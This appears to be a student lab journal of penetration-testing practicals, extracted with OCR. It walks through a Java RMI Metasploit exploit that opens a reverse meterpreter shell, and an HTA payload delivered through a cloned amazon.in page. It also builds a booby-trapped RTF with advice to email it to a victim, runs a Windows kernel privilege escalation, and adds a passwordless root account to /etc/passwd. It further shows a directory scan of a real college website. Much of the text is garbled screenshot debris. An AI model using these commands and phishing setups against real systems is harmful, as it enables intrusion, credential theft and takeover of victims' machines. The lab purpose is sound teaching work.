+ https://wilsoncollege.edu/index.html (CODE:200|SIZE:94869)
+ https://wilsoncollege.edu/server-status (CODE:403|SIZE:199)

_____
END_TIME: Sat Nov 26 06:02:24 2022
DOWNLOADED: 30 - FOUND: 2

└─[root@kali]-[/usr/share/dirb/wordlists/vulns]
# dirb https://wilsoncollege.edu/ jersey.txt

```

Activate Windows  
Go to Settings to activate

**PRACTICAL 09 : Use Metasploit and take advantage of victims Java Exploit.**  
**Run Various commands via the command shell.**

- Extract its IP information
- List the running process
- List system information
- Print and change current working directory

```
(root㉿kali)-[~]
# msfconsole
[*] msfconsole - Metasploit Park, System Security Interface
[*] Version 4.0.5, Alpha E
[*] Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
```

```
msf6 > search rmi
[*] Searching for rmi modules...
Matching Modules
=====
#      Name
sclosure Date  Rank      Check  Description
=====
0      exploit/linux/local/asan_suid_executable_priv_esc
16-02-17   excellent Yes    AddressSanitizer (ASan) SUID Executable Privi
calation
1      auxiliary/gather/advantech_webaccess_creds
17-01-21   normal   No     Advantech WebAccess 8.1 Post Authentication C
al Collector
```

```
msf6 > use auxiliary/scanner/misc/java_rmi_server
[*]选用模块 auxiliary/scanner/misc/java_rmi_server
[*]设置完成
[*]模块选项 (auxiliary/scanner/misc/java_rmi_server):
Module options (auxiliary/scanner/misc/java_rmi_server):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://
apid7/metasploit-framework/wiki/
loit
REPORT          1099       yes        The target port (TCP)
THREADS         1          The number of
```

```

msf6 > use auxiliary/scanner/misc/java_rmi_server
msf6 auxiliary(scanner/misc/java_rmi_server) > options

Module options (auxiliary/scanner/misc/java_rmi_server):

Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS      yes      The target host(s), see https://github.com/r
RPORT      1099      yes      The target port (TCP)
THREADS     1      yes      The number of concurrent threads (max one pe

```

```

msf6 auxiliary(scanner/misc/java_rmi_server) > set rhosts 192.168.152.206
rhosts => 192.168.152.206
msf6 auxiliary(scanner/misc/java_rmi_server) > set ththreads 16
[-] Unknown datastore option: ththreads. Did you mean THREADS?
msf6 auxiliary(scanner/misc/java_rmi_server) > set threads 16
threads => 16
msf6 auxiliary(scanner/misc/java_rmi_server) > run

[+] 192.168.152.206:1099 - 192.168.152.206:1099 Java RMI Endpoint Detected: Class L
ader Enabled
[*] 192.168.152.206:1099 - Scanned 1 of 1 hosts (100% complete)

```

```

msf6 auxiliary(scanner/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
---      ---      ---      ---
HTTPDELAY    10      yes      Time that the HTTP Server will wait for th
e payload request

```

### (RHOST: VICTIM MACHINE IP)

```

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.152.206
rhost => 192.168.152.206
msf6 exploit(multi/misc/java_rmi_server) > show payloads
          Protocol Length Info
          ---      ---      ---
          142.250.82.52  UDP  1179.59754 - 3478 Len=1157
          142.250.82.52  UDP  1179.59754 - 3478 Len=1157
          142.250.82.52  UDP  1179.59754 - 3478 Len=1157
          PcsCompu_4f7d:4f ARP  42 Who has 192.168.152.206 Tell 192.168.152.230
          PcsCompu_22:46:4f ARP  66 192.168.152.206 is at 08:08:27:4f:7d:03
          142.250.82.52  RTP  118 Application specific - subType=13
          #  Name
          ---      ---
          0  payload/generic/custom
          m Payload
          1  payload/generic/shell_bind_tcp
          ic Command Shell, Bind TCP Inline
          2  payload/generic/shell_reverse_tcp
          ic Command Shell, Reverse TCP Inline

```

### (LHOST:ATTACKER MACHINE IP)

```

msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.152.230
lhost => 192.168.152.230
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.152.230:4444
[*] 192.168.152.206:1099 - Using URL: http://192.168.152.230:8080/rGqFzCkXr9Z0
[*] 192.168.152.206:1099 - Server started.
[*] 192.168.152.206:1099 - Sending RMI Header ...
[*] 192.168.152.206:1099 - Sending RMI Call...
[*] 192.168.152.206:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.152.206

```

```

root@kali: ~
File Actions Edit View Help Telephone Wireless Tools Help
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.152.230:4444
[*] 192.168.152.206:1099 - Using URL: http://192.168.152.230:8080/rGqFzCkXr9ZOKY
[*] 192.168.152.206:1099 - Server started.
[*] 192.168.152.206:1099 - Sending RMI Header ...
[*] 192.168.152.206:1099 - Sending RMI Call...
[*] 192.168.152.206:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.152.206
[*] Meterpreter session 1 opened (192.168.152.230:4444 → 192.168.152.206:55054)
022-11-26 23:37:27 -0500

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86

```

Kali-Linux-2022.3-VirtualBox-amd64 [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
File Actions Edit View Help Telephone Wireless Tools Help
Server username: root
meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > ifconfig
Destination: Interface 1
Length: _____
Checksum: [Checksum]
[Checksum]
[Stream]
[Timestamp]
[Real-time]
Name        : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address: 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask : ::

0000  9e f5
0010  00 64
0020  98 72
0030  47 18
0040  ab 61
0050  96 ed
0060  eb 39

```

```
meterpreter > ps
Process List
=====

  PID  Name          User  Path
  --  --           --
  1   /sbin/init    root  /sbin/init
  2   [kthreadd]    root  [kthreadd]
  3   [migration/0] root  [migration/0]
  4   [ksoftirqd/0] root  [ksoftirqd/0]
  5   [watchdog/0]  root  [watchdog/0]
  6   [events/0]    root  [events/0]
```


```
meterpreter > pwd
/
meterpreter > cd navneet
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd amit
meterpreter > pwd
/amit
meterpreter > ls
```

```
meterpreter > ls
Listing: /amit
=====
Mode  Size  Type  Last modified      Name
--  --  --  --  --
100666/rw-rw-rw- 0  fil  2022-11-26 23:46:56 -0500  ahtesham
100666/rw-rw-rw- 0  fil  2022-11-26 23:40:15 -0500  pal
100666/rw-rw-rw- 0  fil  2022-11-26 23:46:56 -0500  yaseera
```

```
msfadmin@metasploitable:/amit$ sudo touch ahtesham yaseera
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$ 
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$ _
```

## PRACTICAL 10 :- CLIENT SIDE ATTACK

### i. HTA ATTACK



(kali㉿kali)-[ ~ ]\$ sudo Setoolkit

kali@kali: ~

File Actions Edit View Help

/00000000000000000000000000000000//  
/C=-----//

[—] The Social-Engineer Toolkit (SET)  
[—] Created by: David Kennedy (ReL1K)  
[—] Version: 8.0.3  
[—] Codename: 'Maverick'  
[—] Follow us on Twitter: @TrustedSec  
[—] Follow me on Twitter: @HackingDave  
[—] Homepage: <https://www.trustedsec.com>  
[—] Welcome to the Social-Engineer Toolkit (SET).  
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Category Visit: <https://www.trustedsec.com>

Electronics


Most It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1 me



It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1 me

```
kali@kali:~$ ./set.py -t webattack
[File] [Actions] [Edit] [View] [Help]
[—] [Created by: David Kennedy (ReL1K)] [—]
[—] [Version: 8.0.3] [—]
[—] [Codename: 'Maverick'] [—]
[—] [Follow us on Twitter: @TrustedSec] [Actions] [Edit] [View] [Help]
[—] [Follow me on Twitter: @HackingDave] [—]
[—] [Homepage: https://www.trustedsec.com] [—]
[—] [Welcome to the Social-Engineer Toolkit (SET).] [—]
[—] [The one stop shop for all of your SE needs.] [—]
[—] [The Social-Engineer Toolkit is a product of TrustedSec.] [—]
[—] [Electronics] Visit: https://www.trustedsec.com [—]
[—] [It's easy to update using the PenTesters Framework! (PTF)] [—]
[—] [Visit https://github.com/trustedsec/ptf to update all your tools!] [—]
[—] [Electronics]
[—] [Select from the menu:]
[—] [1) Spear-Phishing Attack Vectors]
[—] [2) Website Attack Vectors]
[—] [3) Infectious Media Generator]
[—] [4) Create a Payload and Listener]
[—] [5) Mass Mailer Attack]
[—] [6) Arduino-Based Attack Vector]
[—] [7) Wireless Access Point Attack Vector]
[—] [8) QRCode Generator Attack Vector]
[—] [9) Powershell Attack Vectors]
[—] [10) Third Party Modules]
[—] [99) Return back to the main menu.]
set> 2
```

```
File Actions Edit View Help
The Web Attack module is a unique way of utilizing multiple web-based attack
The Java Applet Attack method will spoof a Java Certificate and deliver a me
mas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser
The Credential Harvester method will utilize web cloning of a web- site that
osted to the website.

The TabNabbing method will wait for a user to move to a different tab, then

The Web-Jacking Attack method was introduced by white_sheep, emgent. This me
o appear legitimate however when clicked a window pops up then is replaced w
n the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web at
rowser, Credential Harvester/Tabnabbing all at once to see which is successf
The HTA Attack method will allow you to clone a site and perform powershell
rshell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>7
```

```
set:webattack>7
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.242.230]
]: 192.168.242.230
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection ...
[*] Automatically starting Apache for you ...
```

```
[*] Cloning the website: https://www.amazon.in
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
```

```
=[ metasploit v6.2.23-dev ]]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post      ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops       ]
```

Metasploit tip: View all productivity tips with the `tips` command  
Metasploit Documentation: <https://docs.metasploit.com/>

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.242.230
LHOST => 192.168.242.230
resource (/root/.set//meta_config)> set LPORT 1235
LPORT => 1235
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
```

Online Shopping site in India: Sh... X +

Not secure | http://192.168.242.230

amazon.in Hello Select your address All EN Hello, sign in Account & Lists Returns & Orders Cart

☰ All Sell Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion YASHODA Prime now Go to primevideo.com

WARDROBE REFRESH SALE! 9th-14th DEC

Deals on skincare Starting ₹99 GARNIER NIVEA mamaearth

Free Delivery & 20% cashback on first order\* ICICI Bank Kotak 10% SAVINGS\* on Credit/Debit Cards & Credit EMI \*T&C apply

Shop & Pay | Earn rewards daily Claim your scratch cards Redeem your collected rewards https://www.amazon.in/b/ref=pbflrmpc?node=15390366031

Top picks for your home Air conditioners Refrigerators

Top rated, premium quality | Amazon Brands ... Home products | Up to 50% off Furniture | Up to 60% off

Sign in for your best experience Sign in securely Windows Security Virus & threat protection Threats found Activate Windows Microsoft Defender Antivirus found threats. Get details. Go to Settings to activate Windows.

This type of file can harm your computer. Do you want to keep Launcher(1).hta anyway? Keep Discard This type of file can harm your computer. Do you want to keep Launcher.hta anyway? Keep Discard

a Amazon.in - Today's Deals X +

https://www.amazon.in/deals?ref\_=nav\_cs\_gb

amazon.in Hello Select your address Deals EN Hello, sign in Account & Lists Returns & Orders Cart

☰ All Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion YASHODA Join Prime now \*Redirects to primevideo.com

Today's Deals All Deals Deal of the Day Lightning Deals Mobiles Electronics Mobiles & computer accessories Beauty & Makeup Clothing Footwear Jewellery, Luggage, Watches Amazon Brands & more

All deals Available Upcoming Watchlist

Price

This type of file can harm your computer. Do you want to keep Launcher.hta anyway? Keep Discard

Type here to search

Sort by: Featured

Activate Windows Go to Settings to activate Windows. Show all

Launcher.hta Completed — 7.3 KB

Show all downloads

## ii. Exploiting Microsoft Office

(Exploit MS Word to embed a listener)

**NOTE: THIS PRACTICAL WILL WORK ON WORD 2007 or WORD 2010)**

```
msf6 > use exploit/windows/fileformat/ms14_017_rtf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms14_017_rtf) >
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set windows/meterpreter/reverse_tcp
[*] Unknown datastore option: windows/meterpreter/reverse_tcp.
Usage: set [options] [name] [value]
```

Set the given option to value. If value is omitted, print the current value.  
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's  
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.

```
File Actions Edit View Help Options Edit View Help
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):
Name      Current Setting  Required  Description
FILENAME  msf.rtf          yes       The file name.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC process          yes       Exit technique (Accepted: '', seh, thread,
                                         process, none)
LHOST     192.168.242.230  yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port
                                         (no handler will be created!)*

**DisablePayloadHandler: True
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME newyeargreetings2023.rtf
FILENAME => newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set LHOST 192.168.242.230
LHOST => 192.168.242.230
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
[-] Invalid parameter "otions", use "show -h" for more information
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
```


```

msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit
[*] Creating 'newyeargreetings2023.rtf' file ...
[+] newyeargreetings2023.rtf stored at /root/.msf4/local/newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) >


```

### SEND THE FILE TO THE VICTIM THROUGH EMAIL OR OTHER METHOD:

Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpreter on the victim's system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.



### SCAN THE FILE AT WINDOWS MACHINE AND GET THE BELOW RESULT



## PRACTICAL NO 11 PRIVILEGE ESCALATION

### 1. WINDOWS ESCALATION

```
$ ./windows-exploit-suggester.py --update
```

The preceding command will download the vulnerability database and save it as a .xlsx file. We will be utilizing this vulnerability database to identify vulnerabilities on the target system. The next step will involve enumerating the target operating system information and configuration, this can be done by running the following command in a Windows command shell:eminfo

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:          WIN7\PC
OS Name:           Microsoft Windows 7 Ultimate
OS Version:        6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:    Multiprocessor Free
Registered Owner:  Win7
Registered Organization:
Product ID:        00426-OEM-8992662-00006
Original Install Date: 4/11/2021, 3:01:04 AM
System Boot Time:   9/11/2021, 2:07:49 AM
System Manufacturer: innotek GmbH
System Model:      VirtualBox
System Type:       x64-based PC
Processor(s):      1 Processor(s) Installed.
                    [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2808 Mhz
BIOS Version:      innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\Windows
System Directory:  C:\Windows\system32
```

```
$ ./windows-exploit-suggester.py --database <DATABASE.XLSX> --systeminfo <SYSTEMINFO.F0.TXT>
```

```
[*] initiating winsploit version 3.3...
[*] database file detected as xls orxlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[+]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinnysec/public/tree/master/CVE-2016-7255
[+]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
```

MS16-135 exploit

All Images Videos News Maps More Tools

About 19,000 results (0.37 seconds)

[windows-kernel-exploits/MS16-135.ps1 at master · GitHub](https://github.com/windows-kernel-exploits/blob/master/MS16-135.ps1)

windows-kernel-exploits Windows 平台提权漏洞集合. Contribute to SecWiki/windows-kernel-exploits development by creating an account on GitHub.

master windows-kernel-exploits / MS16-135 /

Gitmaninc MS16-135

..

40823	MS16-135	
40823-source.zip	MS16-135	
41015.c	MS16-135	
41015.exe	MS16-135	
MS16-135.ps1	MS16-135	
README.md	MS16-135	

```
C:\Temp>.\exploit.exe 7
.\exploit.exe 7
```

```
C:\Temp>whoami
whoami
nt authority\system
```

## LINUX ESCALATION

Privilege escalation is also one of the most common techniques attackers use to discover and exfiltrate sensitive data from Linux. On Linux systems, privilege escalation is a technique by which an attacker gains initial access to a limited or full interactive shell of a basic user or system account with limited privileges. They perform enumeration to discover the path to elevate access to the root user, the default super-user account on all Linux-based systems. Once they gain root user access, they have ultimate control of an entire Linux system.

Exploit Title	Path
Apport 2.19 (Ubuntu 15.04) - Local Privilege Escalation	linux/local/38353.txt
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD 3.2 / NetBSD 1.4) - S	bsd/dos/19423.c
CylantSecure 1.0 - Kernel Module Syscall Rerouting	linux/local/20988.c
Grsecurity Kernel Patch 1.9.4 (Linux Kernel) - Memory Protection	linux/local/21458.txt
Grsecurity Kernel PaX - Local Privilege Escalation	linux/local/29446.c

```
# Members of the admin group may gain root privileges
%admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
yaseera  ALL=(root) NOPASSWD:ALL
wilson   ALL=(root) NOPASSWD:ALL
```

```
root@yaseera-VirtualBox:~# echo "SAM:::0:0:SAM:/home/SAM:/bin/sh" >> /etc/passwd
root@yaseera-VirtualBox:~# cat /etc/psswd
cat: /etc/psswd: No such file or directory
root@yaseera-VirtualBox:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemo
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:
